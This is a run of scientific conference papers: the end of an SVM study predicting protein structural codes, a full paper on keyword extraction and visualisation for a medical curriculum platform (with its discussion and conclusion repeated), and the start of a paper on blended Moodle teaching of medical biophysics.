1) *Hydrophobic values*: For protein folding, polar residues prefer to stay outside of protein to prevent non-polar (hydrophobic) residues from exposing to polar solvent, like water. Therefore, hydrophobic residues appearing periodically can be used to predict protein secondary structure. In general, the residues in  $\alpha$ -helix structure are made up of two segments: hydrophobic and hydrophilic. However,  $\beta$ -sheet structure is usually influenced by the environment, so this phenomenon is not obvious. In other words, hydrophobic residue affects the stability of secondary structure. The hydrophobic values of amino acids can also be obtained from Amino Acid index database (or AAindex, [5]). Higher positive values mean, that the residue is more hydrophobic.

2) *Net charges*: There are five amino acids with charges: R, D, E, H and K. Because residues with similar electric charges repel each other and interrupt the hydrogen bond of the main chain, they are disadvantageous for  $\alpha$ -helix formation. Besides, succeeding residues of  $\beta$ -sheet cannot be with similar charges. This information helps to predict the secondary structure. The net charge of amino acids can be taken from the Amino Acid index database (or AAindex). The value 1 represents positive charge, the value -1 represents a negative charge.

3) *Side chain mass*: Although the basic structure is the same for 20 amino acids, the size of the side chain group still influences protein folding. First, the side chain R group is distributed in the outside of the main chain of  $\alpha$ -helix structure, but the continuous large R groups can make  $\alpha$ -helix structure unstable, thereby disabling amino acids from forming  $\alpha$ -helix structure. Next, the R group with ring structure like proline (P) is not easy to form  $\alpha$ -helix structure. Proline is composed of 5 atoms in a ring, which is difficult to reverse and is also not easy to generate a hydrogen bond. Finally, we observe that the R group of  $\beta$ -sheet structure is smaller than those of other structures, in general.

TABLE I  
FEATURE VALUES FOR INDIVIDUAL AMINO ACIDS

AA	F1	F2	F3	F4	F5	F6
A	1.8	0	15.0347	0.49	0.16	0.35
R	-4.5	1	100.1431	0.42	0.19	0.39
N	-3.5	0	58.0597	0.27	0.13	0.60
D	-3.5	-1	59.0445	0.31	0.11	0.58
C	2.5	0	47.0947	0.26	0.29	0.45
E	-3.5	-1	73.0713	0.49	0.15	0.36
Q	-3.5	0	72.0865	0.46	0.16	0.38
G	-0.4	0	1.0079	0.16	0.14	0.70
H	-3.2	1	81.0969	0.30	0.22	0.48
I	4.5	0	57.1151	0.35	0.37	0.28
L	3.8	0	57.1151	0.45	0.24	0.31
K	-3.9	1	72.1297	0.40	0.17	0.43
M	1.9	0	75.1483	0.44	0.23	0.33
F	2.8	0	91.1323	0.35	0.30	0.35
P	-1.6	0	41.0725	0.18	0.09	0.74
S	-0.8	0	31.0341	0.28	0.19	0.54
T	-0.7	0	45.0609	0.25	0.27	0.48
W	-0.9	0	130.1689	0.37	0.29	0.35
Y	-1.3	0	107.1317	0.34	0.30	0.36
V	4.2	0	43.0883	0.30	0.41	0.29

4) *Conformation parameters*: Conformation parameters are the probabilities of creating particular types of the secondary structure by a given amino acid. In general, protein secondary structure is divided into three types:  $\alpha$ -helix (H),  $\beta$ -sheet (E) and coil (C), so that there are three values for each amino acid. In the feature extraction, all the conformation parameters are calculated from a data set. The conformation parameters for each amino acid  $S_{ij}$  are defined as follows:  $S_{ij} = \frac{a_{ij}}{a_i}$ , where  $i = 1, \dots, 20$ ,  $j = 1, 2, 3$ . In that formula,  $i$  indicates one of 20 amino acids,  $j$  indicates the 3 types of secondary structure: H, E and C. Here,  $a_i$  is the amount of the  $i$ -th amino acid in a data set whereas  $a_{ij}$  is the amount of the  $i$ -th amino acids with the  $j$ -th secondary structure. The conformation parameters for each amino acid in a data set are shown in table I as F4, F5 and F6. The reason of using conformation parameters as features is that the folding of each residue has some correlation with forming a specific structure.

5) *PSSM profiles*: The position-specific scoring matrix (PSSM) is a commonly used representation of motifs in biological sequences. The matrix is defined for a given set of proteins and specifies the probability of finding a given amino acid at a given position. There are 20 amino acids, so there are 20 values from the PSSM matrix for each position. When generated for a sliding window of the length 15, we have additionally  $20 \cdot 15 = 300$  features.

To use the SVM method, we need a feature vector for each position of the amino acid chain. The feature vector should include information about the context in which a given amino acid occurs. To get a clear result for a given position in the chain, we choose a window of 15 elements

and describe feature for the element in the middle of it (at the 8th position). Therefore, we construct a feature vector using a sliding window of 15 elements. We slide it through the amino acid chain and for each position, we retrieve six features from the table I. In this approach, we get a vector of 90 features. The window size (15) was chosen arbitrarily after experimenting with shorter and longer windows. With additional PSSM features, we get a vector of 390 features for each position of the chain. Initial values at the ends of the chain, where the windows contains positions outside of the chain, are impossible to compute. So we have decided to cut the analyzed part of all chains by 7 positions from both sides, obtaining full coverage of data and complete feature vectors.

#### D. Contingency tables

The structural code for amino acid chains may be predicted using statistical methods, as described in [1]. The idea of contingency tables described in this article assumes, that the sequence of amino acids determines or at least influences the local shape of the protein chain. To reduce the complexity of computations it was assumed, that a sequence of only four amino acids (so called tetrapeptide) influences the secondary code within this sequence. Unfortunately the tetrapeptide does not strictly determine the shape, because there are cases, where identical tetrapeptides lead to different shapes. The contingency table collects information about tetrapeptides-shape relation in a given set of training data (over 1.5 million of tetrapeptides in the cited paper [1]). There are 7 structural codes and 20 different amino acids, so the table is a matrix of the size  $7^4 \times 20^4 = 2401 \times 160000$  elements. Based on the training set, statistics are generated to describe how many times a given 4-element structural code occurred for a given tetrapeptide (so we have  $2401 \times 160000$  counters). Then, probability values are computed and stored in the array to predict structural codes. After collecting data, regularities may be observed in the contingency table. Results of structural code prediction using contingency tables are presented e.g. in [7] and summarized in table III (in the first row).

### III. TRAINING AND TEST DATA

To test the performance of the SVM classifier, we have taken a set of proteins called CB513 (<http://comp.chem.nottingham.ac.uk/disspred/datasets/CB513>). Training and testing sets in such experiments should contain carefully selected proteins to avoid distortion in results of experiments. If the training set contained proteins similar to proteins selected for testing, results of prediction would be distorted, possibly improved. The presence of training samples similar to testing samples makes the classification task easier for the classifier and thus is avoided in experiments. The CB513 is a set of selected proteins, where no pair of proteins shares more than 25% sequence identity over a length of more than 80 residues. All proteins are available in the PDB protein database (<http://www.rcsb.org/pdb/home/home.do>) with precise three-dimensional shape.

TABLE II  
RESULTS OF STRUCTURAL CODE PREDICTION WITH SVM ON CB513, 9-FOLD EXPERIMENT

S. code	s1	s2	s3	s4	s5	s6	s7	s8	s9	Total
A	17.39%	18.29%	12.90%	17.86%	18.37%	15.38%	19.35%	22.86%	12.90%	17.28%
B	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%
C	62.37%	64.19%	61.13%	54.75%	65.68%	64.02%	66.62%	60.30%	62.95%	62.45%
D	14.77%	18.51%	19.78%	13.07%	17.33%	14.97%	17.65%	17.64%	15.24%	16.55%
E	87.73%	83.33%	85.94%	88.57%	90.27%	88.07%	86.30%	87.87%	86.59%	87.19%
F	0.97%	1.14%	0.86%	0.94%	0.51%	0.73%	0.71%	0.56%	0.68%	0.79%
G	15.31%	19.45%	18.29%	17.87%	12.39%	16.20%	20.22%	19.72%	20.16%	17.74%
Total	51.25%	51.17%	49.96%	47.57%	53.65%	51.68%	55.06%	51.22%	49.74%	51.26%

TABLE III  
COMPARISON OF STRUCTURAL CODE PREDICTION WITH CONTINGENCY TABLES AND SVM

S. code	A	B	C	D	E	F	G
Accuracy cont. table	2.26%	1.95%	82.32%	5.95%	38.05%	17.56%	10.95%
Accuracy SVM	17.28%	0.00%	62.45%	16.55%	87.19%	0.79%	17.74%

#### IV. EXPERIMENTS AND EVALUATION OF THE RESULTS

For the secondary structure prediction, the traditional measure of the prediction quality is called  $Q_3$ , which is defined as the number of correctly predicted residues divided by the length of the chain. However, it was shown, that the evaluation should be more specific. For seven codes, a slightly modified version of  $Q_3$  called  $Q_7$  has been used.  $Q_7$  was described in [8]:  $Q_7 = \frac{N_{r7}}{N} \cdot 100$ , where  $N$  expresses the total number of amino acids in the polypeptide under consideration,  $N_{r7}$  expresses the number of correctly predicted amino acids representing the structural form  $r$ .

Experiments have been implemented in the R language with the Machine Learning package (*mlr*). A set of precomputed PSSM matrices was used. The Radial Basis Function kernel (RBF, Gaussian kernel) was used in the SVM classifier - *classif.ksvm* from the *mlr* package, which implements multi-class classification. The RBF kernel for two samples  $y$  and  $y'$  representing feature vectors, is defined as:

$$K(y, y') = \exp\left(-\frac{\|y - y'\|^2}{2\sigma^2}\right).$$

The term  $\|y - y'\|^2$  is a squared Euclidean distance between feature vectors  $y$  and  $y'$ . Values of the RBF kernel are in the range from 0 (for very distant samples, in the limit) to 1 (for equal samples). It is interpreted as a measure of similarity.

Results of experiments on the CB513 set are shown in the table III. As this table shows, the results on some structural

codes differ significantly for two tested methods. Especially, the code A, D and E are predicted better by the SVM method. Code E is usually found at the end of  $\beta$ -twists, which may lead to the conclusion, that SVM is better at borders of motifs. Reasons of differences on other codes need further research.

#### REFERENCES

- [1] M. Brylinski, L. Konieczny, P. Czerwono, W. Jurkowski and I. Roterman, "Early-Stage Folding in Proteins (In Silico) Sequence-to-Structure Relation," *Journal of Biomedicine and Biotechnology*, vol. 2 (2005), pp. 65–79, <http://dx.doi.org/10.1155/JBB.2005.65>.
- [2] B. Kalinowska, P. Alejster, K. Sałapa, Z. Baster and I. Roterman, "Hypothetical in silico model of the early-stage intermediate in protein folding," *Journal of Molecular Modeling*, vol. 19, 20 13, pp. 4259–4269, <https://dx.doi.org/10.1007%2Fs00894-013-1909-6>.
- [3] Bishop C., "Pattern Recognition and Machine Learning," Springer-Verlag, New York, 2006.
- [4] J. J. Ward, J. L. McGuffin, B. F. Buxton and D. T. Jones, "Secondary structure prediction with support vector machines," *Bioinformatics* vol. 19, 2003, <https://doi.org/10.1093/bioinformatics/btg223>.
- [5] S. Kawashima, M. Kanehisa, "AAindex: Amino Acid index database," *Nucleic Acids Research* 28(1):374, 2000, <http://dx.doi.org/10.1093/nar/28.1.374>.
- [6] Yin-Fu Huang and Shu-Ying Chen, "Extracting Physicochemical Features to Predict Protein Secondary Structure," *The Scientific World Journal*, vol. 20 13, <http://dx.doi.org/10.1155/2013/347106>.
- [7] B. Kalinowska, P. Fabian, K. Stapor and I. Roterman, "Statistical dictionaries for hypothetical in silico model of the early-stage intermediate in protein folding," *Journal of Computer-Aided Molecular Design*, vol. 29, 2015, <https://dx.doi.org/10.1007%2Fs10822-015-9839-2>.
- [8] M. Bryliński, L. Konieczny and I. Roterman, "SPI - Structure Predictability Index for Protein Sequences," *In Silico Biology*, vol. 5, no. 3, pp. 227–237, 2005.



## Towards a Keyword Extraction in Medical and Healthcare Education

Martin Komenda, Matěj Karolyi, Roman Vyškovský, Kateřina Ježová, Jakub Šcavnický  
Institute of Biostatistics and Analyses, Faculty of Medicine, Masaryk University, Kamenice 5, 625 00  
Email: {komenda, karolyi, vyskovsky, jezova, scavnicky}@iba.muni.cz

□

**Abstract**—Medical and healthcare study programmes cover various curricula consisting of many theoretically focused courses and clinical teaching training. Curriculum attributes usually contains thousands of requirements on the form of knowledge and skills which fully define a complete graduate profile. It is not humanly possible to go through the entire curriculum or to imagine how the individual courses, learning units, outcomes and branches of medicine are interrelated. This paper introduces an innovative analytical approach which helps to identify automatically the most frequent topics based on keyword extraction. Moreover, the transparent and clear web-based visualisation of achieved results is shown in practice.

### INTRODUCTION

CONTINUOUS enhancement of quality of medical education is a long-term and extremely challenging issue. Higher education institutions, especially in medical and healthcare domains, require a process of lifelong learning, starting from undergraduate professional education and continuing in graduate study and in clinical practice [1]. Generally, study programmes in medicine cover a set of learning outcomes combining theoretically focused courses and clinical teaching training. These skills and knowledge fully define a complete graduate profile. Unfortunately, such study programmes usually involve hundreds or even thousands elements of unstructured information which need to be understood, evaluated and optimised. As a result, it is very difficult to look at any given programme, to identify the main topics across the curriculum, and to find one's way through it to see what is actually being taught and how is it done [2,3]. From the perspective of human cognition abilities, it is not possible to carefully read and remember every single detail of all learning units and outcomes including their linkages and co-dependencies. The MEDCIN project<sup>1</sup> (Medical Curriculum Innovations) brings a new way of viewing and evaluating medical curricula. We have designed and implemented a web-based platform that makes information about a given curriculum accessible to curriculum designers, teachers and guarantors alike.

This paper addresses the need for an innovative methodology proposal which helps to identify automatically the most frequent topics taught over the six-year study of

medicine and healthcare. The research problem was defined by the following questions: (i) How to apply data mining and analytical methods effectively for a crucial keyword-based exploration of medical curriculum data? (ii) Which visualisation components can be used for a transparent and clear web-based presentation of achieved results?

### METHODS

#### A. Technological background

The MEDCIN platform is a web-based application with a client-server network architecture that consists of several different parts. Some of them are separated on the software layer, but we decided to use more than one physical environment due a more effective performance and manageability. Its three main parts involve an application core, a database server and an OpenCPU server [4]: (i) The application core is based on a Symfony framework<sup>2</sup> written in PHP, Javascript and HTML, which uses the Twig template engine<sup>3</sup>. Currently we work with a Symfony framework in version 3.2 and all developed modules are PHP 7.\* compliant. The platform architecture has been implemented using the Model-View-Controller software architectural pattern [5]. Doctrine<sup>4</sup> was applied for PHP entities mapping in Model part (data access layer). All Twig templates are located in View part. Routing and data passing is covered by Controller part. (ii) The MEDCIN platform database is located on the database server and provides one public scheme where all descriptive curriculum data are stored. PostgreSQL<sup>5</sup> (version 9.5) represents a database system providing extensive data retrieval for this platform. (iii) The OpenCPU server represents the last physically separated part. The R statistical software environment (version 3.3.3) has been installed on this server, and all R scripts are stored and executed here. Every particular script is available on a specific URL thanks to the OpenCPU and its interface. The communication with this component goes on through REST API<sup>6</sup> methods.

A request-response POST method with concrete input data is used for RPC<sup>7</sup>. The OpenCPU either sends output data (in the form of JSON<sup>8</sup> or another format) directly to the web application or stores all outputs of script to a temporary folder structure which is accessible by a token. The R server is used

<sup>1</sup> <http://www.medicin-project.eu>

<sup>2</sup> <http://symfony.com/what-is-symfony>

<sup>3</sup> <https://twig.sensiolabs.org/>

<sup>4</sup> <http://www.doctrine-project.org/about.html>

<sup>5</sup> <https://www.postgresql.org/about/>

<sup>6</sup> <https://www.opencpu.org/api.html>

<sup>7</sup> Remote Procedure Call

<sup>8</sup> JavaScript Object Notation

especially during the text analysis of the curriculum, where the retrieval of results is the most complicated and the most time-consuming issue.

### B. Keyword Extraction

Keyword extraction is an important technique for document retrieval [6]. By extracting appropriate keywords, we are able to show the most frequent and potentially relevant topics occurring in the entire curriculum. Before we describe data processing and analysis phases, data structure of the curriculum needs to be introduced. The MEDCIN platform provide the following building blocks which serve as common parameters for a standardised specification of the curriculum: A sequence block (SQB) contains sub-elements that define an organisational component of the curriculum, such as a course, a module, a learning unit or a learning block (e.g. Anatomy I – Lecture). An event contains information about educational and assessment events that make up the curriculum (e.g. Abdominal Radiology). Competency objects (CO) involve learning outcomes, competencies, learning objectives, professional roles, topics or classifications, which define what students should be able to know or demonstrate in terms of knowledge, skills, and values (e.g. Student analyses benefits and issues of the up-to-date development of the healthcare system).

The MEDCIN platform contains a complete curriculum of the General Medicine master's degree programme at the Faculty of Medicine of the Masaryk University. The database contains more than 140 courses which are described by 1,347 events (learning units) and 6,974 competency objects (learning outcomes); in total, this makes up more than 2,500 pages of text. We have proposed a robust data model which portrays all fundamental attributes as well as relations between the individual items.

#### 1) Data queries

Data for the MEDCIN platform are stored in the PostgreSQL database system running on a database server. The structure of the database is mapped to the Symphony application by a Doctrine 2 ORM<sup>9</sup> framework. First of all, the XML<sup>10</sup> metadata files are generated from the existing database; these files are subsequently transformed to PHP classes. The connection between the stored data and the web application is ensured by DQL<sup>11</sup> and SQL<sup>12</sup>. DQLs are typically used for easier queries such as to return the content of a single table using the `findOneBy` and `findBy` methods. SQLs are more suitable to execute more complex queries, when many tables are joined and several columns selected.

An important application of SQL in the context of this paper is data retrieval for keyword analyses. Two queries are implemented: (i) The first SQL query takes titles, keywords and text descriptions of sequence blocks, events and competency objects, puts it together and returns it as a single text. The keyword analyses are based on selected sequence blocks. All text descriptions of events and its COs related to

selected sequence blocks and all text descriptions of COs related to selected sequence blocks enter the text analyses. A particular event can appear in the final text field multiple times depending on the number of connections to COs. Similarly, competency objects can appear many times because each of them can be linked to both SQB and event. However, text representation of sequence blocks is always distinct. The text field prepared in this way serves as an input for a word cloud and frequency analyses.

(ii) The second SQL query prepares data for a similarity analysis of events. It returns titles, keywords and descriptions of each event and its COs in a single text. Since SQB can be selected by the app user, the SQL query returns only texts relevant to this selection. Descriptions of the events can be included multiple times, depending on the number of linked COs.

#### 2) Data analysis procedures

Data analysis is based on a proven CRISP-DM reference model [7], which provides the life cycle guideline of a data mining project. Special attention was paid to the pre-processing phase, where many unexpected issues appeared. This task includes data collection, description, exploration and verification. In general, we aim to obtain a clean final dataset with meaningful words in their basic forms. It also means reduction of data size and computational time. The input text covers the following metadata, which were subsequently mapped to the designed database structure: courses, learning units, learning outcomes and their descriptive attributes. First of all, non-text expressions – such as HTML characters, punctuation (! " # \$ % & ' ( ) \* + , - . / : ; < = > ? @ [ \ ] ^ \_ ` { | } ~) and numbers (0-9) – were replaced by spaces. Since R is case-sensitive, the next step was to transform the words to lower case, in order to ensure that data are stored in a unified format. In the following step, the so-called stop-words were removed. Finally, data cleaning such as additional white space removing and replacing multiple spaces by a single one was performed. The second challenging part is to get stems from the mined keywords (a stem was considered a form of the word that never changes even when morphologically inflected). We used a procedure called stemming, specifically the Porter's algorithm [8], which is an iterative series of simple rules that chops off the suffix from a word and leaves a stem. A set of stems input to the data analysis itself.

#### 3) Data visualisation

Text analysis of the curriculum requires an input in the JSON format, which is passed into POST method used with RPC. OpenCPU server automatically parses all JSON objects using the `jsonlite` R package afterwards. Therefore, we do not need any additional JSON processing. The keyword extraction R package generates two output sources: (i) A JSON data file (front-end visualisations are made on the basis of this file); we use the `d3.js` library as well as a native

<sup>9</sup> Object-relational mapping

<sup>10</sup> eXtensible Markup Language

<sup>11</sup> Doctrine Query Language

<sup>12</sup> Structured Query Language

HTML5 functionality to create some graphs and data tables. (ii) A SVG<sup>13</sup> file (created completely by the R script and passed to the web application screen).

R package visualisations depend heavily on several R graphics packages (see Fig. 1). In particular, these include *wordcloud* and *ggplot2*. Firstly, the *wordcloud* package creates good-looking word clouds and avoids overplotting of texts in scatter plots. One main drawback is that it uses the base R graphics and therefore cannot be exported into fully responsive and reusable SVG objects. Secondly, the *ggplot2* package is a plotting system for R which provides a powerful model of graphics and makes it easy to produce complex multi-layered outputs. This package plots dendrograms and uses grid graphics, which can be successfully exported into responsive SVG objects. In order to have all visualisations fully responsive, we use a modified version of the *wordcloud* function that computes the necessary coordinates, but plots graphics using the *grid* and *ggplot2* packages afterwards. The entire visualisation process can be represented by the following dependency tree:

**Cairo graphics device ← Rcpp ← gdttools ← svglite ← ggplot2**

Fig. 1 Scheme of R package graphic dependency tree.

After the OpenCPU server performs the keyword extraction analysis, it creates necessary visuals and stores them in temporary folders. All visual results are afterwards accessible by individual tokens for their further use in the website environment.

## RESULTS

The MEDCIN platform is divided into four linked modules providing medical and healthcare curriculum overview from different perspectives: (i) Summary report; (ii) Building blocks' context; (iii) Search by keyword; (iv) Text analysis. The fourth module is completely based on the keyword extraction algorithm, which was described in the Methods section. The user is allowed to select particular sequence blocks for a detailed analytical report (at least one, at most three SQBs). The visual representation of the most frequent keywords covering a wordcloud, a histogram and a data table is then displayed. These three graphical interpretations provide three different points of view on the same dataset.

The wordcloud-producing part of the R frequency analysis procedure is parameterised; namely, image margins, word orientations, font size and word size boundaries are customisable. Therefore, we are able to modify the output for various purposes (web application environment, PowerPoint presentations, printed materials etc.). All R procedures can be called directly from graphic user interface of the OpenCPU server (OpenCPU API Explorer), which is involved in the default server installation.

Moreover, the MEDCIN platform visualises the content similarity between all related SQB subset (events) using

a dendrogram. It draws a tree diagram illustrating hierarchical clusters based on a term-document matrix of keywords frequency vectors representing the occurrence of keywords in particular events. Euclidean distance has been used to compute events dissimilarities (see Fig. 2). The distances between two particular events visualise how similar these events are (based on the keyword occurrence). The achieved results will provide the possibility of an effective evaluation of the curriculum by senior curriculum designers and guarantors of a given medical and healthcare discipline. The final online analytical reports must be assessed in terms of meaning, interpretation and visual transparency.

## DISCUSSION

The main limitation concerning R-based visualisations is the non-availability fully responsive and reusable vector outputs. One of the possibilities to get the required SVG object is to use a graphic output of the *ggplot2* package. We managed to plot the dendrograms using this package. In terms of wordclouds, *ggplot2* does not have any feature for these types of graphs yet. But with the massive package expansion, *ggwordcloud* feature is expected to be developed. In order to keep the wordclouds both informative and good-looking, we decided to use the *wordcloud* package, which limits the SVG output responsiveness due to the usage of the base R graphics. Solving the issue of SVG export might be one of our goals for the future.

Moreover, stemming is not necessarily a user-friendly approach for further visualisations; rather, it is desirable to obtain a meaningful word again. Therefore, our future plans are to add a stem completion function, which will take all words with the same stem, find the equivalent of their original forms and complete the stems to these respective forms.

In future, the main challenge in terms of produced information visualisations will be to create outputs which would combine the standardised MedBiquitous vocabulary with an understandability to wider groups of users. The problem is that some of the defined terms are either too concrete and not well-known or, by contrast, too common and abstract (e.g. sequence block). That is why the visualisations or web page blocks are followed by text with additional information and examples.

## CONCLUSION

We described the main research questions of automatic keyword exploration on medical and healthcare education data. We showed a pilot R package analysis including web-based visualisations in accordance with a proven data-mining methodology, which led to real results in practice. We demonstrated a powerful tool for the visualisation of curriculum data, which makes an overview of comprehensive keywords very simple to be critically evaluated by an expert in a given field. The selected algorithm for keyword exploration was successfully implemented as a module in the MEDCIN platform.

<sup>13</sup> Scalable Vector Graphics




Fig. 2 Events similarity dendrogram for Clinical Medicine.

## DISCUSSION

The main limitation concerning R-based visualisations is the non-availability fully responsive and reusable vector outputs. One of the possibilities to get the required SVG object is to use a graphic output of the `ggplot2` package. We managed to plot the dendrograms using this package. In terms of wordclouds, `ggplot2` does not have any feature for these types of graphs yet. But with the massive package expansion, `ggwordcloud` feature is expected to be developed. In order to keep the wordclouds both informative and good-looking, we decided to use the `wordcloud` package, which limits the SVG output responsiveness due to the usage of the base R graphics. Solving the issue of SVG export might be one of our goals for the future. Moreover, stemming is not necessarily a user-friendly approach for further visualisations; rather, it is desirable to obtain a meaningful word again. Therefore, our future plans are to add a stem completion function, which will take all words with the same stem, find the equivalent of their original forms and complete the stems to these respective forms.

## CONCLUSION

We described the main research questions of automatic keyword exploration on medical and healthcare education data. We showed a pilot R package analysis including web-based visualisations in accordance with a proven data-mining methodology, which led to real results in practice. We demonstrated a powerful tool for the visualisation of curriculum data, which makes an overview of comprehensive keywords very simple to be critically evaluated by an expert in a given field. The selected algorithm for keyword exploration was successfully implemented as a module in the MEDCIN platform.

## ACKNOWLEDGMENT

The authors were supported from the following grant projects: (i) MEDCIN – Medical Curriculum Innovations – Project No.: 2015-1-CZ01-KA203-013935, which is funded by the European Commission ERASMUS+ programme; (ii) OPTIMED portal – Project No.: MUNI/FR/1568/2016 and MERGER – Project No.: MUNI/A/1339/2016, which are funded by the Masaryk University. We are also thankful to partners of the MEDCIN project, namely Christos Vaitsis (Karolinska Institutet), Luke Woodham (St George's University of London) and Dimitris Spachos (Aristotle University of Thessaloniki).

## REFERENCES

- [1] R. H. Ellaway, S. Albright, V. Smothers, T. Cameron, and T. Willett, "Curriculum inventory: Modeling, sharing and comparing medical education programs," *Med. Teach.*, vol. 36, no. 3, pp. 208–215, nor 2014.
- [2] M. Komenda, "Towards a Framework for Medical Curriculum Mapping," Doctoral thesis, Masaryk University, Faculty of Informatics, 2015.
- [3] M. Komenda, M. Karolyi, A. Pokorná, M. Víta, and V. Kríž, "Automatic keyword extraction from medical and healthcare curriculum," in *Computer Science and Information Systems (FedCSIS), 2016 Federated Conference on*, 2016, pp. 287–290.
- [4] J. Ooms, "The OpenCPU System: Towards a Universal Interface for Scientific Computing through Separation of Concerns," *ArXiv14064806 Cs Stat*, Jun. 2014.
- [5] "Model View Controller(MVC) in PHP." [Online]. Available: <http://php-html.net/tutorials/model-view-controller-in-php/>. [Accessed: 24-Mar-2011].
- [6] Y. Matsuo and M. Ishizuka, "Keyword extraction from a single document using word co-occurrence statistical information," *Int. J. Artif. Intell. Tools*, vol. 13, no. 01, pp. 157–169, 2004.
- [7] A. I. R. L. Azevedo, "KDD, SEMMA and CRISP-DM: a parallel overview," 2008.
- [8] A. Deyasi, S. Mukherjee, P. Debnath, and A. K. Bhattacharjee, *Computational Science and Engineering: Proceedings of the International Conference on Computational Science and Engineering (Beliaghata, Kolkata, India, 4-6 October 2016)*. CRC Press, 2016.



# Medical biophysics as a combination of the traditional educational method and e-learning

David Kordek

Department of Medical  
Biophysics, Charles University,  
Faculty of Medicine in Hradec  
Kralove, Simkova 870, 500 03,  
Hradec Kralove, Czech Republic  
Email: kordekd@lfhk.cuni.cz

Martin Kopecek

Department of Medical  
Biophysics, Charles University,  
Faculty of Medicine in Hradec  
Kralove, Simkova 870, 500 03,  
Hradec Kralove, Czech Republic  
Email: kopececm@lfhk.cuni.cz

Petr Voda

Department of Medical  
Biophysics, Charles University,  
Faculty of Medicine in Hradec  
Kralove, Simkova 870, 500 03,  
Hradec Kralove, Czech Republic  
Email: vodap@lfhk.cuni.cz

**Abstract**—At the Charles University, Faculty of Medicine, in Hradec Kralove, the *Biophysics and Biostatistics* subject is implemented as a traditional combination, i.e. contact, educational method and e-learning. The e-learning is realized in the LMS Moodle in the “multicourses” called *Biophysics and Biostatistics – General Medicine* and *Biophysics and Biostatistics – Dentistry*. A process of teaching during the whole term is described in this contribution too. One of the important points is the explanation of the evaluation system of the key activities that are realized in the LMS Moodle. As a part of contribution are added the statistical results of the success rate of all the *Online tests to lab and Credit tests*. In the conclusion, the reader gets to know our main aim, which is the completion of the student’s complex evaluation during the whole “multicourse”. This complex evaluation demands the interconnection of the interactive Excel protocols with the LMS Moodle.

## I. INTRODUCTION

AT THE Charles University, Faculty of Medicine, in Hradec Kralove, the *Biophysics and Biostatistics* subject is implemented as a traditional combination, i.e. contact, educational method and e-learning, that is defined in [1]. A number of software tools is used to create e-learning courses as, e.g. WebCT, Blackboard, Adobe Connect, etc. [2]. For about 10 years, e-learning has been implemented using the LMS Moodle software on the *Moodle LFHK* portal ([moodle.lfhk.cuni.cz](http://moodle.lfhk.cuni.cz)). Currently, the system Moodle constitutes more than a half of all the installations of LMS (Learning Management System) systems on the world [3]. Our faculty, especially the *Department of Medical Biophysics*, has many years of experience with e-learning, which is obvious from [4] - [6]. Since the start of this approach, Moodle has been primarily used as a space to upload files to. To a small degree, optional tests for students were implemented; however, they didn’t follow a comprehensive concept. Our goal was to gradually find a comprehensive approach on how to evaluate each student’s activities in Moodle within the *Biophysics and Biostatistics* subject. Another target was to create e-learning lessons

(both mandatory and optional) students could go through without a teacher’s assistance. In this way, an extensive textbook on statistics, available at *Moodle LFHK*, was created, as well as e-learning courses used to support practical laboratory tasks. These workshops include, for example, interactive guides for practical exercises combining the scientific and didactic approach to a specific problem. An example is a laboratory task to measure the firmness of a nitinol stent, where the theory of this task is a result of [7] - [9]. In the academic year 2012/13, two new “multicourses” called *Biophysics and Biostatistics – General Medicine 2012/13* and *Biophysics and Biostatistics – Dentistry 2012/13* were established for both educational programs. In fact, both courses virtually have the same structure, basic controls, and settings. Therefore, we will focus on the course for general medicine.

## II. METHODS AND MATERIALS

General medicine students are divided to 5 study groups during the registration process (within each biophysics group, the students are divided into approx. 10 units of 3 members), thereby, a group reporting process was created. This reporting system enables filtering test results and other activities based on the groups. Simultaneously, it enables submitting seminar tasks as a group. All these activities are the key for further implementation. The basic concept was created to enable copying of the above mentioned course, *Biophysics and Biostatistics – General Medicine 2012/13*, at the end of the year, name the copy during the current year, and move the original course to the archive. To enable this, each mandatory activity and material had to be created as a part of this course.

The course is divided into 9 topics. This structure brings an advantage that only the current year changes in several topics and the rest of the information remains the same. The topics of the course include:

1. Information on the subject
2. Lectures for the current year
3. Self-study
4. Practical lessons – labs
5. Practical lessons – statistics

This work was written with the support of the project of the Ministry of Education MŠMT IP 2016-2018 63 *Creating of multi-platform systems for Education support including tools for user friendly support*

6. Practical lessons – informatics
7. Practical lessons – test seminars
8. Students' projects
9. Continuous testing

Topics 1 and 2 contain general information only. In topics 3, 5, and 6, students can use links to existing courses. These courses were designed as separate units – to enable other students, which we do not want to enroll to the above mentioned “multicourse” for the current year, to access these courses. These courses are optional, and potential course grades are not necessarily included in the overview of “multicourse” grades. Topics 4, 8, and 9 contain required and monitored activities, usually linked to the contact education method, i.e. seminars or lectures. Therefore, grades from these activities are included in the grade overview. This concept ensures that all activities necessary to obtain a credit are available in a single integrated grade overview. Topic 4 is the key topic used to combine the traditional educational method and e-learning.

